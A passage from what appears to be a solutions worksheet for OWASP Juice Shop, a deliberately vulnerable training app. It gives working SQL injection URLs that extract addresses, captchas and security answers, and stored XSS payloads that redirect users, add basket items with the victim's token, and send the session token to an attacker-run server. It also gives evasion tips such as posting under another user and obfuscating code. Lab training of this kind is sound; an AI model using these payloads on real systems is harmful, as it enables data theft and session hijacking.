<https://juice-shop.herokuapp.com/rest/products/search?q=qwert%27))%20UNION%20SELECT%20fullName,%20streetAddress,%20%27city%27,%20%27country%27,%20%27mobileNum%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20Addresses-->

4.3) Use the following URL to extract captcha questions and answers from the Captchas table:

<https://juice-shop.herokuapp.com/rest/products/search?q=qwert%27))%20UNION%20SELECT%20captcha,%20answer,%20%273%27,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20Captchas-->

4.4) This one is a little different, as security questions and answers are stored in two separate tables! To get them both, you could do a second UNION SELECT to first get questions, and then get answers – but then you’d have to match up the two sets of results by eye, which is too much effort!

Instead, we’ll use an INNER JOIN to join the two tables together – this is SQL’s way of querying two tables at once, and joins two tables together based on a common element (in this situation, the ID).

We’ll be looking to extract the question column from the SecurityQuestions table, and the answer and UserID columns from the SecurityAnswers table. The SQL to do this looks like this:

SELECT q.question, a.answer, a.UserID FROM SecurityQuestions q INNER JOIN SecurityAnswers a ON q.id = a.id;

Here we use aliases *q* and *a* for the SecurityQuestions and SecurityAnswers tables respectively.

Now we need to rewrite this query in terms of our UNION SELECT – the final URL looks like this:

<https://juice-shop.herokuapp.com/rest/products/search?q=qwert%27))%20UNION%20SELECT%20q.question,%20a.answer,%20a.UserID,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20SecurityQuestions%20q%20INNER%20JOIN%20SecurityAnswers%20a%20ON%20q.id%20=%20a.id-->

As it turns out, we got unlucky – the makers of Juice Shop were smart enough to hash their security answers as well as their passwords! It’s unlikely we’ll be able to crack these with a normal password list, but not impossible – give it a go if you like! You can even create a custom wordlist with things you might suspect the users to answer with. Whether you can decrypt the answers or not, this is a good lesson into performing a more complex query!

5) Note: For some of the payloads below, a single quotation mark has been rendered in a strange way in Microsoft Word that means copy and pasting the payload directly sometimes causes an error. If it doesn’t seem to work, try retyping it!

5.1) For this exploit to work, the XSS needs to be persistent, and to appear on the administration page – both of these things require injection through the Customer Feedback page. Let’s adapt the payload we looked at on the Give it a Go worksheet:

<<script>Foo</script>iframe src="javascript:alert(‘xss’)">

Rather than sending a harmless alert, we want to perform a redirect using window.location.href – let’s use the following payload:

<<script>Foo</script>iframe src="javascript:window.top.location.href = ‘/#/’;">

This redirects users who visit both the ‘About Us’ and ‘Administration’ pages to the homepage!

Note: we’re using ‘top’ to allow our script to reference the window outside the iframe

5.2) The first step, as always, is to capture the requests necessary for adding an item to basket. It looks like it consists of a POST request to */api/BasketItems*, with data supplied as a JSON that defines the ProductID, BasketID, and quantity – for example, {“ProductId”:2, “BasketId”:“1”, “quantity”:1} specifies adding an item to the basket of the user with UserID = 1 (User IDs match up to Basket IDs).

Now we should look at replicating this process within Javascript. The following code, adapted from [4], sends a POST request using Javascript’s XMLHttpRequest class (also known as XHR), with a JSON as a parameter:

//create XML HTTP Request (XHR) object

var http = new XMLHttpRequest();

//set URL + open a POST request

var url = '/api/BasketItems';

http.open('POST', url);

//get the current cookie

var cookie = document.cookie;

//parse the token from the cookie

var token = cookie.substring(cookie.indexOf('token=') + 6);

//set the request type (unrelated to the exploit, but necessary for telling the server how to handle the request)

http.setRequestHeader('Content-Type', 'application/json');

//set the authorisation header - important! tells the server we're logged in

http.setRequestHeader('Authorization', 'Bearer ' + token);

//send a request to buy ProductID 2

http.send(JSON.stringify({'ProductId':2, 'BasketId':'1', 'quantity':1}));

Most importantly, we grab the token of the currently logged in user and use this to authorise ourselves – this means that, unfortunately, we can only add items to the basket of the current user – but using persistent XSS, we can get any user that stumbles upon our compromised page to send this request!

We now want to squeeze all of this into one line so we can include it as part of an iframe tag – remember to only use single quotes within the src variable! This looks like the following:

<iframe src="javascript:var http = new XMLHttpRequest(); var url = '/api/BasketItems'; http.open('POST', url); var cookie = document.cookie; var token = cookie.substring(cookie.indexOf('token=') + 6); http.setRequestHeader('Content-Type', 'application/json'); http.setRequestHeader('Authorization', 'Bearer ' + token); http.send(JSON.stringify({'ProductId':2, 'BasketId':'1', 'quantity':1}));">

We can run this Reflected XSS by pasting this payload into the search bar – to make it persistent, follow the steps from before by wrapping the payload in a script tag so that when it’s sanitised the iframe is all that remains!

Note: lots of examples of XHR requests online include a http.onreadystatechange function in their code, which does something when a response is received. While this is useful for debugging, we don’t want to include it in our code as it will potentially alert the user to what has just happened!

5.3) To do this you can edit your payload to include a style tag in the iframe. Good options include width: 1px, height: 1px, and display:hidden. For the most basic XSS in the search bar, the payload now looks like this:

<iframe style=“width: 1px; height: 1px; display: none;” src=“javascript:alert(‘xss’);”>

While we’re covering our tracks, we can even submit feedback as another user so it looks like the persistent XSS came from their account! We can do this either by editing the email in the request using Burp (which you should know how to do by now) or by logging in as a compromised user and posting the feedback directly from their account. As we’ve found so many ways to compromise Juice Shop, we can do almost any combination of these things!

5.4) To do this, you need to host a ‘malicious’ file on your server – we’ve simply created a .txt file with a ‘You’ve been hacked’ message. If you’re using the Python code I wrote at [5], you need to place this file in the same directory as the simple-python-server.py file. Then run the server using python3 simple-python-server.py -l localhost -p 8000 (you will need Python [6] installed). ‘Localhost’ specifies that the server runs on our local machine, which is good enough for this worksheet, but if you have your own server that is internet-accessible, then the following steps for the exploit will be the same!




Figure : Creating a 'malicious' file and starting the server

We want to create an XSS payload that requests the file we have created. To do this, let’s make a redirect similar to the one before, but that redirects to localhost instead – we should specify the full URL path, and the file we want to download. For ease of testing, this payload isn’t persistent – but it’s easy enough to make it persistent by wrapping in a <script> tag, as in 5.1.

<iframe src="javascript:window.top.location.href = ‘http://localhost:8000/important-info.txt’;">

Calling your file something like important-info.txt might make people more likely to accept a download, if prompted!

5.5) The following code, adapted from [4], sends a POST request using Javascript’s XMLHttpRequest class (also known as XHR), with the document.cookie supplied as a request parameter.

//create XML HTTP Request (XHR) object

var http = new XMLHttpRequest();

//set URL + open a POST request

var url = 'http://localhost:8000';

http.open('POST', url);

//get the current cookie

var cookie = document.cookie;

//parse the token from the cookie

var token = cookie.substring(cookie.indexOf('token=') + 6);

//set the request type (unrelated to the exploit, but necessary for telling the server how to handle the request)

http.setRequestHeader('Content-Type', ''application/x-www-form-urlencoded');

//send a request to the server

http.send(JSON.stringify({'StolenToken':token}));

Here we set the URL to be <http://localhost:8000>, which reflects the settings I used when running the Python server – the command to do this is python3 simple-python-server.py -l localhost -p 8000, using the script linked in the original worksheet. If you used a different method for setting up a server, change the URL accordingly! This code also drops the authorisation header as it is not needed to authenticate against our simple server.

As before, we now squeeze this all into one line

<iframe src="javascript:var http = new XMLHttpRequest(); var url = 'http://localhost:8000'; http.open('POST', url); var cookie = document.cookie; var token = cookie.substring(cookie.indexOf('token=') + 6); http.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded'); http.send(JSON.stringify({'StolenToken':token}));">

Here we can see the token posted to our server when we paste our payload into the search bar!




Figure : Viewing the stolen cookie!

Note: Sending this may result in a ‘Cross-Origin Request Blocked’ error – this is a security measure built in to modern browsers to stop data being sent to another site (exactly what we’re trying to do!) If you use the Python server I provided [], there is a header set on the server that allows requests from all origins (self.send\_header ('Access-Control-Allow-Origin', '\*')). If you’re using a custom server, you will need to add something equivalent!

Final note: There are plenty of libraries available online if you want to further obfuscate your code – for example, you could use a javascript minifier [7], or rename your variables to something obscure. There are lots of ridiculous syntax tricks within Javascript to take advantage of!

6) You can find all the solutions for the Juice Shop challenges at [8,9,10]! They provide detailed explanations of how and why each exploit works – if you have any issues understanding anything, feel free to drop us a message and we’ll help if we can! Or, post in the #juice-shop channel of discord, and see if anyone else has tried the same challenge!

**Appendix**

[1] – <https://portswigger.net/burp/documentation/desktop/tools/intruder>

[2] – <https://www.varonis.com/blog/john-the-ripper/>

[3] – <https://www.github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

[4] – https://stackoverflow.com/questions/39519246/make-xmlhttprequest-post-using-json

[5] – <https://gist.github.com/Twigonometry/a619bc5234d39296737e8d00899f23af>

[6] – https://www.python.org/downloads/

[7] – https://javascript-minifier.com/

[8] – <https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/appendix/solutions.html>

[9] – https://n0j.github.io/2018/08/07/owasp-juice-shop-v7.3.0-level-3.html

[10] – https://github.com/bsqrl/juice-shop-walkthrough